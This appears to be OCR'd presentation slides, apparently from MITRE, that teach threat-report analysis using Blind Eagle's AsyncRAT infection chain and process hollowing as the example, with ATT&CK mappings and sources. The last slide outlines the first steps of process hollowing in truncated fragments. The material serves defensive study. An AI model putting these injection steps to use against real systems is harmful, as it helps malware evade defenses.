
EXAMPLE: BLIND EAGLE PROCESS HOLLOWING

Our lil Jira Story

PROCESS HOLLOWING

Actively read the reports:

Outline - Compare - Repeat



Step 2 - Infection	Once the user manually executes the VBScript, a series of automatic actions will occur. Specifically, the infection chain executes the following process tree: 1. `WScript.exe` > `powershell.exe` 2. `powershell.exe` > `Conhost.exe` 3. `powershell.exe` > `Conhost.exe` > `RegSvcs.exe` The final payload masquerades as `powershell.exe`. Next, the adversary will use	**System Binary Proxy Execution: Regsvcs/Regasm (T1218.009)** **Masquerading: Match Legitimate Name or Location (T1036.005)** **Command and Scripting Interpreter: PowerShell (T1059.001)** **Process Injection: Process Hollowing (T1055.012)** **Proxy: Domain Fronting (T1090.004)** Obfuscated Files or Information: Binary	- AsyncRAT (version 0.5.7B) - Powershell - Visual Basic - Windows Script Host (`wscript.exe`) - Windows .NET Services Installation Tool (`RegSvcs.exe`) - `Fsociety.dll` (or equivalent)	- BlackBerry - Feb 2023 - DCiber - Jun 2022 - "Analisando AsyncRAT distribuído na Colômbia" - Lab52 - Mar 2023 - "APT-C-36: from NjRAT to LimeRAT" - EcuCERT - 2022 - "Campaña de Amenaza Avanzada Persistente APT-C-36 podría estar presente en Ecuador" - GitHub - AsyncRAT	


Cat @coolestcatiknow

Kate @phish4answers

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

EXAMPLE: PROCESS HOLLOWING - UNDERSTANDING THE TECHNIQUE

General Understanding



MITRE | ATT&CK®

TECHNIQUES

Home > Techniques > Enterprise > Process Injection > Process Hollowing


Process Injection: Process Hollowing

Other sub-techniques of Process Injection (12)

Adversaries may inject malicious code into suspended and hollowed processes in order to evade process-based defenses. Process hollowing is a method of executing arbitrary code in the address space of a separate live process.

Process hollowing is commonly performed by creating a process in a suspended state then unmapping/hollowing its

A Common Method




Step 1:- Create a new target process in sus
passing Create_Suspended value in dwCrea
of CreateProcess Windows API.

Step 2 :- Once the process is created in sus
executable section. It wont be bind to any p
using ZwCreateSection function.

